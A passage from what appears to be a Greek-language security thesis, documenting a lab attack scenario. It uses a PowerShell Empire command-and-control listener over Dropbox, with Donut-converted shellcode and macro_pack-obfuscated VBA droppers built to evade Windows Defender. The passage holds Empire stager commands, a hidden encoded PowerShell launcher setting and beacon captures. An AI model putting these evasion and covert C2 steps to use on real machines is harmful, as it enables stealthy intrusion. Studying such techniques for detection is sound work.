Επιπλέον, σαν ύποπτοι Indicators of Compromise (IoCs) θεωρούνται ορισμένα ύποπτα APIs σε συνδυασμό με την ασυνήθιστη εντροπία στο .rdata section του executable (*Εικόνα 352*).



Εικόνα 352. Αποτελέσματα Falcon Sandbox


7.3 Σενάριο Επίθεσης III (Empire Dropbox C2 Listener)

Στο τρίτο σενάριο επίθεσης χρησιμοποιείται ένας προσαρμοσμένος Dropbox listener του C2 πλαισίου PowerShell Empire. Ο συγκεκριμένος listener σε συνδυασμό με τη διαμόρφωση που παρουσιάστηκε στο *Κεφάλαιο 3.2.2* και διάφορες τεχνικές AV evasion που αναλύονται στα κεφάλαια που ακολουθούν, πετυχαίνει ικανοποιητικά αποτελέσματα. Αναφορικά με το implant το οποίο χρησιμοποιήθηκε, πρόκειται για έναν .vba downloader, ο οποίος ωστόσο παρουσιάζει

μέτρια ποσοστά αναφορικά με το detection rate (*Κεφάλαιο 7.3.3*). Για την αντιμετώπιση του ανωτέρου προβλήματος, θα μπορούσε να είχε χρησιμοποιηθεί ένα αρχείο από τα προηγούμενα σενάρια. Ωστόσο, αξίζει να σημειωθεί ότι για το συγκεκριμένο implant επιλέχθηκε η χρήση αυτοματοποιημένων εργαλείων. Επομένως, προβάλλεται η ανάγκη παραμετροποίησης των εργαλείων καθώς είναι λογικό η out of the box χρήση τους να συνδέεται με υψηλό detection rate. Παρ' όλα αυτά το implant ικανοποιεί το σκοπό του, δεδομένου ότι παρακάμπτει επιτυχώς την ανίχνευση του Windows Defender.


7.3.1 Διαμόρφωση

Αρχικά, επιλέγεται η χρήση ενός shellcode stager (*Εικόνα 353*).



Εικόνα 353. Χρήση Shellcode Stager

Ορίζεται ο Dropbox listener που δημιουργήθηκε και διαμορφώθηκε στο *Κεφάλαιο 3.2.2* (*Εικόνα 354*).




Εικόνα 354. Dropbox Listener

Αποτέλεσμα είναι η δημιουργία του αρχείου launcher.bin (*Εικόνα 355*). Το εν λόγω αρχείο μεταφέρεται στο Windows μηχάνημα του επιτιθέμενου για περαιτέρω δοκιμές.

Εικόνα 355. Δημιουργία Αρχείου launcher.bin

Δεδομένου ότι τα αρχεία που περιέχουν shellcode δεν μπορούν να εκτελεστούν απευθείας από το θύμα, στα πλαίσια των δοκιμών που πραγματοποιεί ο επιτιθέμενος, χρησιμοποιείται το εργαλείο runshc [165]. Πρόκειται για ένα utility που επιτρέπει την απευθείας εκτέλεση (load και deploy) shellcode. Κατά την εκτέλεση του αρχείου με ενεργοποιημένη την AV λύση (Windows Defender), προκύπτει ανίχνευση από το AMSI (*Εικόνα 356*). Η συγκεκριμένη ανίχνευση βασίζεται σε υπογραφές και είναι αρκετή για να καταστήσει το default shellcode, που προέκυψε από το PoweShell Empire, μη επαρκές.



Εικόνα 356. AMSI Detection

Αντίθετα είναι τα αποτελέσματα αν χρησιμοποιηθεί το Donut [61] για την παραγωγή του shellcode. Για παράδειγμα, αρχικά επιλέγεται η χρήση ενός .dll stager (*Εικόνα 357*).

```
(Empire: usestager/windows/shellcode) > usestager windows/dll

 Author       @sixdub
 Description  Generate a PowerPick Reflective DLL to inject with stager code.
 Name         windows/dll
```

Εικόνα 357. Χρήση .dll Stager

Ορίζεται ο Dropbox listener που δημιουργήθηκε και διαμορφώθηκε στο *Κεφάλαιο 3.2.2* (*Εικόνα 358*).

```
(Empire: usestager/windows/dll) > set Listener Dropbox
[*] Set Listener to Dropbox
(Empire: usestager/windows/dll) > execute
[*] launcher.dll written to /usr/share/powershell-empire/empire/client/generated-stagers/launcher.dll
(Empire: usestager/windows/dll) >
```


Εικόνα 358. Dropbox Listener

Αποτέλεσμα είναι η δημιουργία του αρχείου launcher.dll (*Εικόνα 359*). Το εν λόγω αρχείο μεταφέρεται στο Windows μηχάνημα του επιτιθέμενου για περαιτέρω δοκιμές.

```
┌──(root💀kali)-[/usr/…/powershell-empire/empire/client/generated-stagers]
└─# ls
launcher.bat  launcher.bin  launcher.dll  test.hta

┌──(root💀kali)-[/usr/…/powershell-empire/empire/client/generated-stagers]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Εικόνα 359. Δημιουργία Αρχείου launcher.dll

Όπως παρουσιάστηκε στα προηγούμενα σενάρια, το Donut [61] επιτρέπει το bypass του Windows Defender. Πιο συγκεκριμένα, φορτώνει .NET Assemblies, PE αρχεία και Windows payloads από τη μνήμη και τα εκτελεί με προκαθορισμένες παραμέτρους. Επομένως, με τη χρήση του εργαλείου Donut, από το .dll αρχείο προκύπτει ένα νέο αρχείο (loader.bin) που περιέχει shellcode (*Εικόνα 360*).




Εικόνα 360. Εκτέλεση του Εργαλείου Donut

Για την εκτέλεση του shellcode χρησιμοποιείται ξανά το εργαλείο runshc [165] (*Εικόνα 361*).



Εικόνα 361. Χρήση του Utility Runshc

Όπως παρατηρείται στην *Εικόνα 361*, κατά την εκτέλεση του shellcode προκύπτει το bypass του Windows Defender. Ως αποτέλεσμα των ανωτέρω, δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον PowerShell Empire team server (*Εικόνα 362*).




Εικόνα 362. Δημιουργία Νέας Σύνδεσης

Τα χαρακτηριστικά της εν λόγω σύνδεσης αποτυπώνονται στον PowerShell Empire client (*Εικόνα 363*).

Εικόνα 363. PowerShell Empire Client

Για να προσδιοριστεί πόσο σταθερή (stable) είναι η σύνδεση με τον συγκεκριμένο agent, εκτελείται η εντολή whoami και λαμβάνεται το αντίστοιχο αποτέλεσμα (*Εικόνα 364*).




Εικόνα 364. Εντολή whoami

Από την ανάλυση της δικτυακής κίνησης μέσω του Wireshark, προκύπτουν τα callbacks του Windows 10 μηχανήματος του επιτιθέμενου (192.168.1.4) στην IP διεύθυνση 162.125.66.14 (Dropbox), ανά 60 δευτερόλεπτα (*Εικόνα 365*).

No.	Time	Source	Destination	Protocol	Length	Info
231	13.740911	162.125.66.14	192.168.1.4	TCP	60	443 → 64330 [ACK] Seq=1974 Ack=1319 Win=130 Len=0
244	14.953683	162.125.66.14	192.168.1.4	TLSv1.2	1015	Application Data
245	14.994118	192.168.1.4	162.125.66.14	TCP	54	64330 → 443 [ACK] Seq=1319 Ack=2935 Win=1028 Len=0
1038	74.975104	192.168.1.4	162.125.66.14	TLSv1.2	455	Application Data
1042	75.054008	162.125.66.14	192.168.1.4	TCP	60	443 → 64330 [ACK] Seq=2935 Ack=1720 Win=130 Len=0
1054	75.325183	162.125.66.14	192.168.1.4	TLSv1.2	811	Application Data
1059	75.377861	192.168.1.4	162.125.66.14	TCP	54	64330 → 443 [ACK] Seq=1720 Ack=3692 Win=1025 Len=0
1662	135.356114	192.168.1.4	162.125.66.14	TLSv1.2	455	Application Data
1663	135.434158	162.125.66.14	192.168.1.4	TCP	60	443 → 64330 [ACK] Seq=3692 Ack=2121 Win=130 Len=0
1664	135.714087	162.125.66.14	192.168.1.4	TLSv1.2	813	Application Data
1665	135.771226	192.168.1.4	162.125.66.14	TCP	54	64330 → 443 [ACK] Seq=2121 Ack=4451 Win=1028 Len=0
2291	195.759598	192.168.1.4	162.125.66.14	TLSv1.2	455	Application Data
2292	195.837581	162.125.66.14	192.168.1.4	TCP	60	443 → 64330 [ACK] Seq=4451 Ack=2522 Win=130 Len=0
2293	196.158638	162.125.66.14	192.168.1.4	TLSv1.2	812	Application Data
2294	196.210077	192.168.1.4	162.125.66.14	TCP	54	64330 → 443 [ACK] Seq=2522 Ack=5209 Win=1025 Len=0
2890	256.186194	192.168.1.4	162.125.66.14	TLSv1.2	455	Application Data
2892	256.282464	162.125.66.14	192.168.1.4	TCP	60	443 → 64330 [ACK] Seq=5209 Ack=2923 Win=130 Len=0
2893	256.556991	162.125.66.14	192.168.1.4	TLSv1.2	814	Application Data

Εικόνα 365. Wireshark - Callbacks Κάθε 60 Δευτερόλεπτα

Με τη δημιουργία του Dropbox listener, το θύμα αλληλεπιδρά με τη συγκεκριμένη υπηρεσία cloud και επομένως παραμένει κρυφή η υποδομή του επιτιθέμενου. Επιπλέον, λόγω της χρήσης της εν λόγω υπηρεσίας στο συγκεκριμένο σενάριο, η δικτυακή κίνηση παραμένει διαρκώς κρυπτογραφημένη, όπως φαίνεται στην *Εικόνα 366*. Με αυτόν τον τρόπο η ανίχνευση της beaconing δραστηριότητας καθίσταται δυσκολότερη.



Εικόνα 366. Κρυπτογραφημένη Κίνηση

Επιπλέον, για να αποφευχθεί ο εντοπισμός βάσει υπογραφών διαμορφώνονται οι παρακάτω παράμετροι αναφορικά με τον listener (*Εικόνα 367*).

BaseFolder	MyData	True	The base Dropbox folder to use for comms.
DefaultDelay	60	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	90	True	Number of missed checkins before exiting
DefaultProfile	/secretdata.php|Opera/9.80 (Macintosh; Intel Mac OS X; U; en) Presto/2.2.15 Version/10.00	True	Default communication profile for the agent.
Launcher	powershell -noP -windowstyle hidden -encoded	True	Launcher string.
Name	DropboxFinal	True	Name for the listener.
PollInterval	10	True	Polling interval (in seconds) to communicate with the Dropbox Server.
ResultsFolder	/myresult/	True	The nested Dropbox results folder.
SlackURL		False	Your Slack Incoming Webhook URL to communicate with your Slack instance.
StagingFolder	/totallynotstage/	True	The nested Dropbox staging folder.
StagingKey	4fb0b9b677b02cc1ea496ce627d53d24	True	Staging key for initial agent negotiation.
TaskingsFolder	/myfuturetasks/	True	The nested Dropbox taskings folder.


Εικόνα 367. Παραμετροποίηση Listener

Στη συνέχεια επιλέγεται η χρήση ενός macro stager (*Εικόνα 366*).

```
(Empire: usestager/windows/macro) > set Listener DropboxFinal
[*] Set Listener to DropboxFinal
(Empire: usestager/windows/macro) > set OutFile drop.vba
[*] Set OutFile to drop.vba
(Empire: usestager/windows/macro) > execute
[*] drop.vba written to /usr/share/powershell-empire/drop.vba
```


Εικόνα 368. Χρήση Macro Stager

Αποτέλεσμα είναι η δημιουργία του αρχείου drop.vba (*Εικόνα 368*). Το εν λόγω αρχείο μεταφέρεται στο Windows μηχάνημα του επιτιθέμενου για περαιτέρω επεξεργασία. Πιο συγκεκριμένα, χρησιμοποιώντας το εργαλείο macro pack [172], πραγματοποιείται obfuscation στο αρχείο, με αποτέλεσμα τη δημιουργία του αρχείου drop_obf.vba (*Εικόνα 369*). Δεδομένου ότι το νέο αρχείο περιέχει όλο το obfuscated shellcode, ονομάζεται dropper. Το macro pack αποτελεί ένα αυτοματοποιημένο εργαλείο για το obfuscation vba κώδικα και τη δημιουργία κακόβουλων Office αρχείων. Η παράμετρος -o είναι υπεύθυνη για το obfuscation και η παράμετρος -G για τη δημιουργία (generation) του νέου αρχείου.




Εικόνα 369. Εκτέλεση του Εργαλείου Macro Pack

Η *Εικόνα 370* παρουσιάζει τμήμα του αρχικού vba κώδικα σε σχέση με το νέο. Είναι προφανές ότι ο νέος κώδικας είναι αρκετά obfuscated και η ανάλυσή του με μη αυτοματοποιημένο τρόπο είναι ιδιαίτερα πολύπλοκη.




Εικόνα 370. Αρχικός vs Obfuscated Κώδικας

Επιπλέον, στο τέλος του νέου κώδικα έχει προστεθεί μία επιπλέον συνάρτηση (*Εικόνα 371*), που είναι υπεύθυνη για το deobfuscation του macro κατά την εκτέλεση (runtime).




Εικόνα 371. Συνάρτηση Deobfuscation

Οι παραπάνω vba κώδικες εισάγονται στα αντίστοιχα .xlsm αρχεία. Στην *Εικόνα 372* παρατηρείται ότι και οι δύο εκδόσεις (obfuscated και μη) είναι ικανές να κάνουν bypass τη στατική ανάλυση του Windows Defender που βασίζεται υπογραφές.




Εικόνα 372. Bypass Static Windows Defender Detection

Επόμενο βήμα είναι η ενεργοποίηση των macros στα δύο αρχεία (*Εικόνα 373*).




Εικόνα 373. Ενεργοποίηση των Macros

Ωστόσο, όπως παρατηρείται στην *Εικόνα 374*, καμία έκδοση δεν καταφέρνει να κάνει bypass τη δυναμική ανάλυση του Windows Defender που βασίζεται σε συμπεριφορική ανάλυση.




Εικόνα 374. Ανίχνευση Κακόβουλων Macros

